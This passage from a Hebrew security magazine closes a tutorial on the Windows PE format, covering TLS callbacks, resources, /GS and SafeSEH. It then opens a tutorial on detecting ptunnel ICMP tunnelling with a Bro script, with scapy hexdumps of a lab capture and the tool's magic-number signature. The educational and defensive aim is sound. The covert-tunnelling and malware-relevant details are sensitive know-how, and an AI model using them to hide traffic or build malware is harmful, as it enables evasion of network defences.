אכפת לנו רק מהסוג **IMAGE_REL_BASED_HIGHLOW**, אשר משמש כאשר ה-RVA של הכתובת החדשה צויין באמצעות **VirtualAddress** + 12 הביטים התחתונים.

בואו נפתח את PEView:

00021690	00003000	RVA of Block	
00021694	0000003C	Size of Block	
00021698	32FB	Type RVA	000032FB IMAGE_REL_BASED_HIGHLOW
0002169A	3307	Type RVA	00003307 IMAGE_REL_BASED_HIGHLOW
0002169C	334A	Type RVA	0000334A IMAGE_REL_BASED_HIGHLOW

בתמונה למעלה אם הקובץ ימוקם מחדש, ה-Loader יקח את כתובת היעד 0x32FB. מכיוון שארבעת הביטים העליונים הם $0x3 = \text{IMAGE_REL_BASED_HIGHLOW}$. 12 הביטים התחתונים הם 0x2FB. בהינתן הסוג, אנחנו נעשה את החישוב ($0x3000 + \text{VirtualAddress}$) ועוד 12 הביטים התחתונים (0x2FB) והתוצאה 0x32FB תהיה ה-RVA של המיקום אשר צריך להיות מתוקן במידה והקובץ ימוקם מחדש.

לאחר מכן ה-Loader פשוט יוסיף את המרחק בין הכתובת הרצויה לטעינת הקובץ לבין כתובת הטעינה האמיתית ופשוט יוסיף את מרחב זה לנתונים בתוך ה-RVA 0x32FB.

Thread Local Storage (TLS)

לפני שנמשיך, אם אתם לא יודעים מה זה "Thread", Google it ☺

אז כפי שאנחנו יודעים, כל Thread יכול לראות את אותם משתנים גלובליים, אבל פעולה כלשהי חייבת להיעשות כדי לוודא שהם לא נתקלים במצב שבו 2-Thread ינסים לגשת ולשנות את חלק מהמשתנים בצורה אשר תפריע לריצה של השני באמצעות הריסת הציפיות שלו.

לכן, רצוי לפעמים שיהיה לנו משתנים (חוץ ממשתנים לוקאליים הממוקמים ב-Stack) אשר נגישים רק ל-Thread אחד, מכיוון שאם Thread-ים מרובים ינסו לשנות את אותו משתנה גלובלי הם יכולים להרוס את המשתנה אחד לשני. במילים אחרות, אנחנו נרצה שהמשתנה שלנו יהיה לוקאלי וגם יוכל להיות נגיש ל-Thread שלנו ואנחנו נשתמש בו בצורה נפרדת משאר ה-Thread-ים.

Thread Local Storage (TLS) הוא מנגנון אשר Microsoft סיפקו לנו במפרט של ה-PE כדי לתמוך במטרה זאת. הם תומכים בנתונים רגילים וכן ב-Callback Functions, אשר יכולים לאתחל/להרוס נתונים בתהליך היצירה/ההריסה של Thread. נתוני ה-TLS מאוחסנים בדרך כלל באגף ...tls ה-RVA של [DataDirectory\[9\]](#) הולך להצביע אל מבנה נתונים בשם **IMAGE_TLS_DIRECTORY**.

[DataDirectory\[9\]](#) נקרא **IMAGE_DIRECTORY_ENTRY_TLS** ונראה כך (מספר 19 בתמונת פורמט ה-PE):

```
IMAGE_DIRECTORY_ENTRY_TLS

struct _IMAGE_DATA_DIRECTORY {
0x00  DWORD VirtualAddress;
0x04  DWORD Size;
};
```

IMAGE_TLS_DIRECTORY נראה כך (מספר 20 בתמונת פורמט ה-PE):

```
struct _IMAGE_TLS_DIRECTORY {
0x00  DWORD StartAddressOfRawData;
0x04  DWORD EndAddressOfRawData;
0x08  LPDWORD AddressOfIndex;
0x0c  PIMAGE_TLS_CALLBACK *AddressOfCallBacks;
0x10  DWORD SizeOfZeroFill;
0x14  DWORD Characteristics;
};

typedef struct _IMAGE_TLS_DIRECTORY32 {
    DWORD StartAddressOfRawData;
    DWORD EndAddressOfRawData;
    DWORD AddressOfIndex;
    DWORD AddressOfCallBacks;
    DWORD SizeOfZeroFill;
    DWORD Characteristics;
} IMAGE_TLS_DIRECTORY32;
```

StartAddressOfRawData הוא ה-VA שבו הנתוני ה-TLS מתחילים.

EndAddressOfRawData הוא ה-VA שבו הנתונים ה-TLS מסתיימים.

AddressOfCallBacks הוא ה-VA אשר מצביע אל מערך של פויינטרים לפונקציות מסוג **PIMAGE_TLS_CALLBACK**. **AddressOfCallBacks** יהיה מערך של VA-ים לפונקציות אשר אנחנו נרצה

לקרוא כאשר ה-Thread החדש שלנו יתחיל לרוץ. פונקציות אלו יתחילו כאשר ה-Thread יתחיל לרוץ לטובת אתחול נתונים או לטובת דברים אחרים.

SizeOfZeroFill הוא הגודל של החלק הלא מאותחל של מבנה ה-TLS, חלק זה מלא באפסים. שדה זה מעניין מכיוון שהוא כמו החלק עם האפסים באגף .bss, הנעוץ אחרי נתוני ה-TLS.

פונקציות Callbacks ירוצו לפני מה שנמצא בכתובת שבתוך **OPTIONAL_HEADER.AddressOfEntryPoint**. חשוב לדעת את זה מכיוון שכאשר אנחנו ננתח קובץ בינארי באופן סטטי מההתחלה אנחנו נרצה לדעת שפונקציות אלו ירוצו לפני הכתובת המוגדרת כ"התחלת הבינארי" ויכולות לעשות דברים, כמו לתקשר עם שרת, לפני מה שמוגדר בכתובת **OPTIONAL_HEADER.AddressOfEntryPoint**.

משאבים (Resources)

ה-RVA של **DataDirectory[2]** הולך להצביע אל מבנה נתונים בשם **IMAGE_RESOURCE_DIRECTORY**. **DataDirectory[2]** נקרא **IMAGE_DIRECTORY_ENTRY_RESOURCE** ונראה כך (מספר 21 בתמונת פורמט ה-PE):

```
IMAGE_DIRECTORY_ENTRY_RESOURCE

struct _IMAGE_DATA_DIRECTORY {
0x00 DWORD VirtualAddress;
0x04 DWORD Size;
};
```


IMAGE_RESOURCE_DIRECTORY נראה כך (מספר 22 בתמונת פורמט ה-PE):

```
struct _IMAGE_RESOURCE_DIRECTORY {
0x00 DWORD Characteristics;
0x04 DWORD TimeDateStamp;
0x08 WORD MajorVersion;
0x0a WORD MinorVersion;
0x0c WORD NumberOfNamedEntries;
0x0e WORD NumberOfIdEntries;
};

typedef struct _IMAGE_RESOURCE_DIRECTORY {
    DWORD Characteristics;
    DWORD TimeDateStamp;
    WORD MajorVersion;
    WORD MinorVersion;
    WORD NumberOfNamedEntries;
    WORD NumberOfIdEntries;
} IMAGE_RESOURCE_DIRECTORY;
```

דיברנו על משאבים כאן. המשאבים בדרך כלל מאוחסנים באגף .rsrc, כמו שצייתי בעבר. לפרוטוקול, במקרה של Stuxnet, בתוך אגף ה-rsrc. היו את כל ה-Exploit-ים ואת כל ה-DLL-ים שהנוזקה רצתה להזריק. המשאבים יכולים לפעמים להזדהות באמצעות שם אמיתי ולפעמים להזדהות באמצעות מספר מזהה, אבל לא באמצעות שניהם.

NumberOfNamedEntries הוא מספר הייצואים אשר מוגדרים באמצעות שם ו-**NumberOfIdEntires** הוא מספר הייצואים אשר מוגדרים באמצעות מספר מזהה.



לאחר `IMAGE_RESOURCE_DIRECTORY`, יהיה מערך של `NumberOfNamedEntries` + `NumberOfIdEntries` ערכים אשר יכילו `Struct`-ים מסוג `IMAGE_RESOURCE_DIRECTORY_ENTRY` (אם ערכי השמות בהתחלה ואחריו ערכי המספרים המזהים). את `IMAGE_RESOURCE_DIRECTORY_ENTRY` לא רואים בתמונת פורמט ה-PE, אבל הוא נראה כך:

```
typedef struct _IMAGE_RESOURCE_DIRECTORY_ENTRY {
    union {
        struct {
            DWORD NameOffset:31;
            DWORD NameIsString:1;
        };
        DWORD    Name;
        WORD     Id;
    };
    union {
        DWORD    OffsetToData;
        struct {
            DWORD    OffsetToDirectory:31;
            DWORD    DataIsDirectory:1;
        };
    };
};
} IMAGE_RESOURCE_DIRECTORY_ENTRY;
```

זה פשוט יותר ממה שזה נראה. הנתונים אשר נמצאים בימין הקיצוני בבינארי (The least significant data) תמיד יהיו רשומים ראשונים במבני נתונים של שפת C. `NameOffset` נמצא בבינארי ב-31 הביטים הימניים ביותר (Least significant 31 bits), וביט 1 של `NameIsString` ישאר הביט השמאלי ביותר (Most-Significant Bit), או MSB, הביט השמאלי ביותר, לדוגמא ברצף הביטים 01100110 (ה-MSB מודגש). אם ה-MSB של ה-DWORD הראשון (במקרה זה `NameIsString`) יוגדר כ-1 (100000 בייצוג הקסדצימלי זה 80, אז המספר הראשון בערך זה יהיה 8), זה אומר ש-31 הביטים הנמוכים יותר (במקרה זה `NameOffset`) הם `Offset` למחרוזת שמייצגת את שם המשאב (ומיוצגת בתור מחרוזת `Wide character Pascal`). לכן, במקום שהמחרוזת תסתיים ב-null היא תתחיל עם גודל אשר מציין את מספר התווים העוקבים). במילים אחרות, אם ה-MSB יוגדר כ-1, יתייחסו אליו בתור RVA בגודל DWORD למחרוזת, וזה בעצם שם הדבר המיוצא (`DWORD Name`).

אם ה-MSB יוגדר כ-0, יתייחסו אליו בתור מספר מזהה בגודל WORD. אם ה-MSB של ה-DWORD השני יוגדר כ-1 (במקרה זה `DataIsDirectory`) זה אומר ש-31 הביטים הנמוכים יותר (במקרה זה `OffsetToDirectory`), יהיו `Offset` למבנה נתונים אחר מסוג `IMAGE_RESOURCE_DIRECTORY`. אם ה-MSB יוגדר כ-0 זה אומר שהוא `Offset` לנתונים בפועל. כדי לפשט את כל מה שאמרתי עכשיו, אלו בעצם רק 2 דרכים שונות להסתכל על הנתונים. ה-DWORD הראשון הוא מחרוזת או מספר מזהה וה-DWORD השני הוא פוינטר לספרייה או פוינטר לנתונים.

תצורת הטעינה (Load Configuration)

נושא זה רלוונטי לאבטחת מידע. ה-RVA של [DataDirectory\[10\]](#) הולך להצביע אל מבנה נתונים בשם [LOAD_CONFIG_DIRECTORY](#). [DataDirectory\[10\]](#) נקרא [IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG](#) ונראה כך (מספר 23 בתמונת פורמט ה-PE):

```
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG

struct _IMAGE_DATA_DIRECTORY {
    0x00 DWORD VirtualAddress;
    0x04 DWORD Size;
};
```

[IMAGE_LOAD_CONFIG_DIRECTORY](#) נראה כך:

64 ביט:

```
typedef struct {
    DWORD Size;
    DWORD TimeDateStamp;
    WORD MajorVersion;
    WORD MinorVersion;
    DWORD GlobalFlagsClear;
    DWORD GlobalFlagsSet;
    DWORD CriticalSectionDefaultTimeout;
    ULONGLONG DeCommitFreeBlockThreshold;
    ULONGLONG DeCommitTotalFreeThreshold;
    ULONGLONG LockPrefixTable;
    ULONGLONG MaximumAllocationSize;
    ULONGLONG VirtualMemoryThreshold;
    ULONGLONG ProcessAffinityMask;
    DWORD ProcessHeapFlags;
    WORD CSDVersion;
    WORD Reserved1;
    ULONGLONG EditList;
    ULONGLONG SecurityCookie;
    ULONGLONG SEHandlerTable;
    ULONGLONG SEHandlerCount;
} IMAGE_LOAD_CONFIG_DIRECTORY64;
*PIMAGE_LOAD_CONFIG_DIRECTORY64;
```

32 ביט:

```
typedef struct {
    DWORD Size;
    DWORD TimeDateStamp;
    WORD MajorVersion;
    WORD MinorVersion;
    DWORD GlobalFlagsClear;
    DWORD GlobalFlagsSet;
    DWORD CriticalSectionDefaultTimeout;
    DWORD DeCommitFreeBlockThreshold;
    DWORD DeCommitTotalFreeThreshold;
    DWORD LockPrefixTable;
    DWORD MaximumAllocationSize;
    DWORD VirtualMemoryThreshold;
    DWORD ProcessHeapFlags;
    DWORD ProcessAffinityMask;
    WORD CSDVersion;
    WORD Reserved1;
    DWORD EditList;
    DWORD SecurityCookie;
    DWORD SEHandlerTable;
    DWORD SEHandlerCount;
} IMAGE_LOAD_CONFIG_DIRECTORY32
```

[SecurityCookie](#) הוא VA אשר מצביע אל המיקום שבו מחסנית ה-Cookie אשר משומשת עם הדגל (Flag) /GS. תאונסן.

הערה: בשביל מה שאני הולך להסביר עכשיו אתם תצטרכו לדעת קצת אסמבלי x86.

דגל ה-GS/ אומר שהקומפיילר ישים ערך רנדומלי בין המשתנים הלוקאליים שלנו לבין ה-Registers השמורים שלנו. לכן, אם התוקף ידרוס את המשתנים הלוקאליים שלנו בשביל להשיג את ה-EIP Register, לפני ריצת הקוד, מערכת ההפעלה תבדוק אם ה-Cookie "נשפך" (Was overflowed)

ושונה באמצעות השוואה עם אותו ערך רנדומלי אשר ימוקם בסוף הקוד. אם הוא שונה, מערכת ההפעלה תדע שבוצעה מתקפת Buffer Overflow ותפסיק את ריצת הקוד.

SEHandlerTable הוא VA אשר מצביע אל טבלת ה-RVA-ים אשר מציינים את הפונקציות היחידות לטיפול בחריגים (Exception Handlers) אשר ניתן להשתמש בהן עם ה-Structured Exception Handler (SEH). SEH הוא פויינטר של פונקצייה למבנה של חריגות אשר Windows משתמש כדי להתמודד עם אירועים מסויימים. במילים אחרות, אם בעיה נגרמת, תריץ את הפונקצייה אשר תטפל בחריגה זו בהתאם. התוקף יכול לכתוב מחדש נתונים נוספים בתוך המחסנית. התחליף של הפויינטרים למטפלים בחריגות אלו נגרמת כתוצאה מאופציית הקישור /SAFESEH. **SEHandlerTable** הוא פויינטר לטבלה אשר תוכנתה מראש לתוך הבינארי עם טיפולי חריגות שעלולים להיקרא לטובת השוואת הכתובות של טיפולי החריגות עם ה-SEH.

SEHandlerCount הוא מספר הערכים במערך אשר SEHandlerTable מצביע אליו.

Directory Entry Security

הנושא האחרון שלנו למאמר זה הוא **Directory Entry Security**. משתמשים בזה לטובת השוואה בין תעודת הקוד (Code Certificate) לתעודת הקוד שאמורה להיות. אחרת, הקוד לא ירוץ. ה-RVA של **DataDirectory[4]** הולך להצביע אל תעודה דיגיטלית (Digital Certificate), במידה וקיימת חתימה דיגיטלית המוטבעת בתוך הקובץ. **DataDirectory[4]** נקרא **IMAGE_DIRECTORY_ENTRY_SECURITY** ונראה כך (מספר 24 בתמונת פורמט ה-PE):

```
IMAGE_DIRECTORY_ENTRY_SECURITY  
  
struct _IMAGE_DATA_DIRECTORY {  
    0x00  DWORD VirtualAddress;  
    0x04  DWORD Size;  
};
```

Authenticode היא מילת המפתח של Microsoft עבור הפעולה של לחתום דיגיטלית על קבצים. זוכרים מה שאמרנו שיש את **IMAGE_DLLCHARACTERISTICS_FORCE_INTEGRITY** אשר אומר ל-Loader לבצע בדיקת חתימות דיגיטליות לפני שהוא נותן לקוד לרוץ? אז בעצם זה אומר לערך בתוך ה-RVA של **DataDirectory[4]** לבדוק את החתימה הדיגיטלית.

לסיכום

זה היה מאמר בנושא פורמט ה-Portable Executable. כיסינו את רוב הנושאים החשובים הנוגעים ל-PE במאמר זה וגם קצת נושאים אחרים. נושא זה הוא הנושא העיקרי שצריך ללמוד לפני שאתם לומדים כיצד לכתוב נוזקות (זה וגם אסמבלי x86 ודיבאגינג). אם אתם מפתחים/נוזקות מתחילים, מה שלמדת עכשיו, ישרת אותך בהמשך המסע שלך.

אולי שאלתם את עצמכם מה בנוגע לשאר הנושאים שלא כיסיתי? קודם כל, רוב הערכים בתוך DataDirectory[] לא רלוונטים ל-x86 ולכן לא כיסיתי אותם. אם אתם מעוניינים בשאר הערכים של ה-DataDirectory[] או רוצים לדעת עוד על השדות אשר לא סומנו **בכחול**, אתם תמיד יכולים להשתמש ב-MSDN, יש להם את התיעוד של כל מבנה ה-PE. כיסיתי רק מה שאני חושב לנכון ולא את הכל, מכיוון שאם הייתי עושה אחרת, מאמר זה היה הרבה יותר ארוך ממה שהוא עכשיו.

אני יודע שחלק מהמילים במאמר זה באנגלית ואני מתנצל על כך. תחילה כתבתי את מאמר זה באנגלית וכשתרגמתי אותו לא הצלחתי למצוא תרגום נורמלי למילים אלו בעברית ולשמור על הקשר המשפט תקין ומובן. אם יש לכם שאלות כלשהן או הצעות לתיקונים למאמר (כי אף אחד לא מושלם), מוזמנים ליצור איתי קשר במייל TheSpl0itBlog@gmail.com.

בברכה,

Spl0it

ביבליוגרפיה

תודה ענקית לזינו קובר (Xeno Kovah), יוצר הקורס "The Life of Binaries". מאמר זה מבוסס בגסות על קורס זה.

1. <http://opensecuritytraining.info/LifeOfBinaries.html>
2. [https://msdn.microsoft.com/en-us/library/windows/desktop/ms680547\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/ms680547(v=vs.85).aspx)
3. <https://msdn.microsoft.com/en-us/library/ms809762.aspx>
4. https://en.wikipedia.org/wiki/Portable_Executable
5. <http://www.csn.ul.ie/~caolan/publink/winresdump/winresdump/doc/pefile2.html>
6. https://en.wikibooks.org/wiki/X86_Disassembly/Windows_Executable_Files
7. <https://www.opswat.com/blog/closer-look-portable-executable-information>
8. http://www.openrce.org/reference_library/files/reference/PE%20Format.pdf

Introduction to Bro scripts

מאת יואב קמיר

הקדמה

בשנה האחרונה יצא לי להתנסות לא מעט בכלים רבים מעולם ה-*Network forensics*, אחד הכלים שיצא לי לעבוד איתם הוא *Bro*.

Bro הוא אחד הכלים החזקים ביותר שיצא לי לפגוש בתחום החקירה התקשורתית. עולם ה-*Scripting* שהוא מכניס לתחום הפקטות וה-*IDS* הופכים אותו לכלי ייחודי בשוק שלדעתי הכרחי לכל חוקר תקשורת להכיר.

במאמר הזה אציג סקריפט שכתבתי ב-*Bro* על מנת לזהות ולספק מידע אודות *ICMP Tunnelling*. במהלך המאמר ארחיב לגבי נושא ה-*Tunnelling*, אך במקרה זה הוא משמש אותי ככלי כדי להציג את היכולות של *Bro*, כיצד איך הוא עובד ולעזור ל-*Bro scripter* המתחיל.

אז בקצרה, מה זה בכלל *Tunnelling*?

בצורה הפשטנית ביותר - שימוש בפרוטוקול מסוים על מנת להעביר מידע או פרוטוקול אחר.

לרוב השימוש ב-*Tunnelling* יהיה תמים וחוקי, כאשר נרצה לקשר בין רשתות שונות על גבי רשת ה-WAN (במצב בו אנו לא רוצים שהתעבורה שלנו תעבור בצורה חשופה) ונשתמש בפרוטוקול שיעביר לנו את המידע בתוכו (פרוקטוקלים כמו *PPTP* או *L2TP*) אפשר גם לקרוא לתהליך זה *VPN*.

השימוש ה"אפל" יותר ב-*Tunnelling* הוא כאשר נשתמש בפרוטוקול טריוואלי, כגון *ICMP*, וב-Payload שלו נכניס את הפקטה המקורית של פרוטוקול אחר. מה זה אומר? המקור יכניס את הפקטות שברצונו להעביר לתוך פקטות *ICMP*, והיעד יחלץ מתוך ה-Payload של הפקטות שהוא מקבל את הפקטה החבויה. לרוב אני אוהב לדמות את זה למשאית ליגיטימית, המחביאה בתוכה גנבים בכדי להכנס למפעל שהם אינם מורשים להכנס אליו:

למה שנרצה לעשות זאת?


ישנן סיבות רבות למה נרצה לבצע Tunnelling:

- במצבים בהם לא ארצה שתעבורה זדונית מסוימת תהיה חשופה לקורבן,
- כאשר התעבורה המקורית אינה מאפשרת על ידי FW או רכיב אבטחה אחר
- כמו שאמרנו מקודם, כאשר אבצע VPN בין שתי רשתות מרוחקות

כמובן שקיימות סיבות רבות נוספות, אך ללא ספק אלה הן העיקריות.

באיזה כלי נשתמש כדי לממש ICMP Tunnelling?


ישנו כלי בשם ptunnel אשר מבצע ICMP Tunnelling בצורה אוטומטית. זה כלי זמין להורדה ומותקן על כל מכונת kali בצורה דיפולטית. הכלי דורש שימוש ב-Proxy. כלומר התעבורה תעבור בין הלקוח לשרת ה-proxy ומשם, תגיע ליעד. בין המקור ל-proxy התעבורה תהיה מתועלת תחת ICMP. ניתן לראות זאת בתרשים הבא:

כמו שאנחנו יכולים לראות בתרשים: התעבורה מתועלת בין הקורבן לשרת ה-Proxy, בין ה-Proxy לתוקף התעבורה בצורתה המקורית. להמשך המאמר, התעבורה שמעניינת אותנו היא זו שבין הקורבן לבין שרת ה-Proxy, בעצם הפקטות שעברו Tunnel.

כל חבילות המידע שיצאו מהמקור ומגיעות ל-Proxy, יכנסו לתוך הודעות echo-request וכל ההודעות שיצאו משרת ה-proxy ומיועדות למקור יכנסו לתוך הודעות echo-replay. למראית עין הודעות ה-ICMP נראות ליגיטימיות לחלוטין, החלק המעניין הוא מה שקורה בתוך ה-Payload. שם ptunnel משתמש בפורמט ייחודי לו כדי להעביר את הנתונים.

כדי לבחון את הפקטה ולהבין את המבנה שלה נשתמש ב-scapy.

הכנתי מראש pcap המכיל חבילות HTTP שעברו ICMP Tunnelling ובעזרת קריאה של הקובץ ב-scapy אפשר לקרוא לכל אחת מהפקטות ולהציג אותן:

```
>>> packets = rdpcap('/icmp_tun.pcap')
>>> packets[0].show()
###[ Ethernet ]###
    dst      = 00:0c:29:f2:61:d0
    src      = 00:0c:29:dc:8e:04
    type     = 0x800
###[ IP ]###
    version  = 4L
    ihl      = 5L
    tos      = 0x0
    len      = 56
    id       = 27005
    flags     = DF
    frag     = 0L
    ttl      = 64
    proto    = icmp
    checksum = 0x1ca1
    src      = 192.168.153.170
    dst      = 192.168.153.171
    \options \
###[ ICMP ]###
    type      = echo-request
    code      = 0
    chksum    = 0xb4c7
    id        = 0x6582
    seq       = 0x0
###[ Raw ]###
    load      = '\xd5 \x08\x80\xc0\xa8\x99\x99\x00\x00\x00P@\x00\x00\x00\x00\
```

בתמונה זו ניתן לראות את החבילה הראשונה שנשלחה מהמקור לשרת ה-Proxy. אפשר לראות כי מדובר בחבילת ICMP ליגיטימית לחלוטין בעלת כל ה-Headers המוכרים, אך מה שמעניין בה זה ה-Payload שהיא מחזיקה. רצף של מידע ב-Hexadecimal שמאוחסן ב-data של הפקטה (ב-load).

באותו Payload הכלי ptunnel שולח את המידע במבנה מאוד מסוים. זהו המבנה:

magic	Ip	port	state	Ack	length	Seq	rsv	Data
4 bytes	4 bytes	4 bytes	4 bytes	4 bytes	4 bytes	2 bytes	2 bytes	

כלומר אם נסתכל אר ורק על ה-Payload של הפקטה נוכל להתאים כל אחד מהשדות:

```
>>> hexdump(packets[0][Raw].load)
0000  D5 20 08 80 C0 A8 99 99  00 00 00 50 40 00 00 00  . . . . .P@...
0010  00 00 FF FF 00 00 00 00  00 00 65 82                . . . . .e.
```

- ארבעת הבתים הראשונים ("D5 20 08 80") הם מה שנקרא ה-"magic number", והם מה שמזהה את הפקטות ICMP שהכלי ptunnel מייצר. שדה זה חשוב ביותר כי בעזרתו נוכל לזהות את פקטות אלה ולהבדיל אותן מפקטות ICMP אחרות.
- ארבעת הבתים לאחר מכן מציינים את כתובת ה-ip שהמקור מעוניין להגיע אליה (כלומר היעד המקורי, לא שרת ה-Proxy).

- לאחר מכן ניתן לראות כי הכתובת ב-Hex היא: 99 99 A8 C0, ושהתרגום שלה הוא: 192.168.153.153. ניתן להבחין כי כתובת היעד של החבילה באופן כללי היא 192.168.153.171 כך שאפשר להניח כי זו הכתובת של שרת ה-Proxy.

- לאחר מכן אפשר לראות את הפורט: 50 בהקסה זה 80 לכן אנחנו מבינים שהכתובת הקודמת היא כנראה שרת WEB.

- השדה שמגיע לאחר מכן חשוב במיוחד לסקריפט שאנחנו הולכים לראות בהמשך, השדה של ה-State. השדה הזה מצוין את סוג ההודעה. ישנם ארבעה סוגים ומספר שמייצג כל אחד מהם:

1. **KProxy_start** - הודעה המתחילה את השיחה עם שרת ה-Proxy ומעבירה לו את הפרטים הנחוצים. רק בהודעות אלה יעברו כתובת ה-IP והפורט (!) המספר שמעיד על ה-State הזה הוא:

0

2. **KProxy_ack** - הודעת אישור שמידע מסוים הגיע, המספר שמעיד על State זה הוא: 1

3. **KProxy_data** - הודעה המכילה את המידע עצמו, כלומר, המידע שעובר בין המקור ליעד,

במספר שמעיד על state זה הוא: 2

4. **KProxy_close** - הודעה המעידה על סיום שיחה. המספר שלה הוא: 3

אם נחזור לחבילה בתמונה הקודמת, אפשר להבין שזוהי חבילה של תחילת שיחה, כי ה-state שלה הוא 0, ולכן גם אפשר למצוא בה את כתובת ה-IP והפורט היעד.

אם נציץ בחבילה אחרת לדוגמה (state = 2, כזו שמעבירה את המידע בפועל), נוכל לראות שעובר גם תוכן לאחר כל שדות החובה: במקרה זה בקשת GET:

```
>>> hexdump(packets[2][Raw].load)
0000 D5 20 08 80 00 00 00 00 00 00 00 00 40 00 00 02 . . . . .@...
0010 00 00 FF FF 00 00 01 60 00 01 65 82 47 45 54 20 . . . . .e.GET
0020 2F 62 57 41 50 50 20 48 54 54 50 2F 31 2E 31 0D /bWAPP HTTP/1.1.
0030 0A 48 6F 73 74 3A 20 31 32 37 2E 30 2E 30 2E 31 .Host: 127.0.0.1
0040 3A 38 30 30 30 0D 0A 55 73 65 72 2D 41 67 65 6E :8000..User-Agen
0050 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 35 2E 30 20 28 t: Mozilla/5.0 (
0060 58 31 31 3B 20 4C 69 6E 75 78 20 78 38 36 5F 36 X11; Linux x86_6
0070 34 3B 20 72 76 3A 35 32 2E 30 29 20 47 65 63 6B 4; rv:52.0) Geck
0080 6F 2F 32 30 31 30 30 31 30 31 20 46 69 72 65 66 o/20100101 Firef
0090 6F 78 2F 35 32 2E 30 0D 0A 41 63 63 65 70 74 3A ox/52.0..Accept:
00a0 20 74 65 78 74 2F 68 74 6D 6C 2C 61 70 70 6C 69 text/html,appli
00b0 63 61 74 69 6F 6E 2F 78 68 74 6D 6C 2B 78 6D 6C cation/xhtml+xml
00c0 2C 61 70 70 6C 69 63 61 74 69 6F 6E 2F 78 6D 6C ,application/xml
```

על המידע הזה בנית את הסקריפט שלי.

מה הוא Bro?

Bro הינו כלי לניתוח תעבורת רשת, מעין IDS. הוא מאזין לרשת בצורה פסיבית ומפיק קבצי לוג כלפי התעבורה שהקשיב לה. כל קבצי הלוג ש-Bro מפיק מיוצרים על ידי סקריפטים אשר רצים על התעבורה שאליה מאזינים.

מה שהופך את Bro להיות שונה מכל IDS אחר, הוא שבעוד שרוב ה-IDS שאנחנו מכירים עובדים עם חוקים וחתימות, Bro מספק שפה שלמה שכל מטרותה היא סביב תעבורת תקשורת. השימוש ב-Bro הוא מאוד נח, ובנוסף

האתר מכיל הסברים ומדריכים רבים ל-Bro Scripter המתחיל. אני משתמש ב-Bro על המכונה [Security Onion](#) בה הוא מגיע כבר מותקן ומוכן לשימוש.

קצת על השימוש ב-Bro

כמו שהזכרתי קודם, ברגע שנפעיל את Bro הוא יתחיל להפיק לוגים על פי התעבורה שהוא מאזין לה. מבנה הלוגים הוא טבלאות גדולות המכילות נתונים על נושא מסוים. מאחורי כל קובץ לוג כזה עומד סקריפט שעבר על הפקטות ולפיהם ייצא את קובץ הלוג. להלן דוגמה של כמה לוגים ש-BRO מייצר:

```
line:~/Desktop/icmp$ ls -l *.log
1885 מצד 7 17:45 conn.log
1189 מצד 7 17:42 dhcp.log
1128 מצד 7 17:45 dns.log
1935 מצד 7 17:23 files.log
2903 מצד 7 17:23 http.log
253 מצד 7 17:45 packet_filter.log
361 מצד 7 17:45 reporter.log
662 מצד 7 17:42 ssl.log
587 מצד 7 17:45 weird.log
1547 מצד 7 17:23 x509.log
```

אפשר לראות שיש לוג המכיל מידע על השיחות שעברו בהקלטה (conn.log) לוג המכיל מידע על תעבורת ה-DHCP ועוד.

נקודה חשובה - BRO מייצר לוגים רק של התעבורה שעברה דרכו, כלומר אם לא היו פקטות DHCP בזמן הריצה של Bro, קובץ הלוג הזה לא היה מיוצר.

בואו נסתכל על קובץ לוג לדוגמה:

```
#path http
#open 2017-12-07-17-23-04
#fields ts uid id.orig_h id.orig_p id.resp_h id.resp_p tra
#types time string addr port addr port count string string string str
1512667384.581385 CVqt6C1mWYnymqE2k1 192.168.153.128 39842 172.217.17.142 80
1512667384.792091 CZvDEQ2y5WpLI0fs48 192.168.153.128 43022 81.218.16.208 80
1512667385.264446 CVqt6C1mWYnymqE2k1 192.168.153.128 39842 172.217.17.142 80
1512667386.580751 CLKVTA3I23DfUE7IWi 192.168.153.128 57312 212.179.154.208 80
```

בכל שורה אפשר למצוא פרטים אודות הבקשה, התשובה מהשרת ואפילו נסיון חילוץ של שמות משתמש וסיסמה מגוף הבקשה.

מה הייתה המטרה שלי

המטרה שלי הייתה לכתוב סקריפט Bro שמייצר קובץ לוג המכיל מידע לגבי השיחות שעוברות ב-ICMP Tunnelling. קובץ הלוג יכיל נתונים כגון: לאן החבילות מיועדות (שאת זה צריך לחלץ מגוף החבילה, כמה שראינו בהתחלה) ומאיפה הן מגיעות. בנוסף, מעבר לפרטים שיכתבו לקובץ לוג, רציתי להשתמש ב-Bro כדי לכתוב לקובץ את כל המידע עצמו שעובר בפקטות האלה, כלומר המידע שמתועל בתוך הפקטת ICMP.

נעבור לסקריפט

השפה של Bro דומה מאוד לכל שפת תכנות אחרת שאנחנו מכירים וחץ כמה ניואנסים קטנים קל מאוד להתחיל לכתוב בה. לפני שנעבור לקוד שלי, כמה דברים שכדאי להכיר:

תחילה נכיר את הקונספט Event. Event הינו סוג של פונקציה, אשר מופעלת מטריגר מסוים. אותו Event מספק לי מידע על הפקטות שגרמו לו לפעול, שבעצם היו הטריגר שלו. בואו נקח את ה-Event הבסיסי ביותר: Event בשם "new connection". אפשר להבין מהשם שלו שזהו Event המופעל כל פעם כשיש connection חדש.

המבנה שלו בסקריפט יהיה כזה:

```
event new_connection(c: connection)
{
}
```

לכל connection חדש שיפתח ה-event - new connection יספק לי אובייקט בשם c מסוג connection. אובייקט זה מכיל פרטים רבים כלפי הטריגר של ה-event (ה-connection שנפתח).

אם אדפיס את המשתנה c:

```
event new_connection(c: connection)
{
    print "-----new connection-----";
    print c;
}
```


הפלט יהיה כזה:

```
-----new connection-----  
[id=[orig_h=192.168.153.128, orig_p=52710/tcp, resp_h=216.58.210.14,  
9:81:29:59], resp=[size=0, state=0, num_pkts=0, num_bytes_ip=0, flow_  
, history=, uid=Cz9haASUSdY9ZAu97, tunnel=<uninitialized>, vlan=<un  
F, extract_resp=F, thresholds=<uninitialized>, dce_rpc=<uninitialized  
initialized>, dns=<uninitialized>, dns_state=<uninitialized>, ftp=<un  
zed>, irc=<uninitialized>, krb=<uninitialized>, modbus=<uninitialized  
<uninitialized>, sip=<uninitialized>, sip_state=<uninitialized>, snmp  
nitialized>, syslog=<uninitialized>]  
-----new connection-----  
[id=[orig_h=192.168.153.128, orig_p=36706/tcp, resp_h=216.58.208.42,  
9:81:29:59], resp=[size=0, state=0, num_pkts=0, num_bytes_ip=0, flow_
```

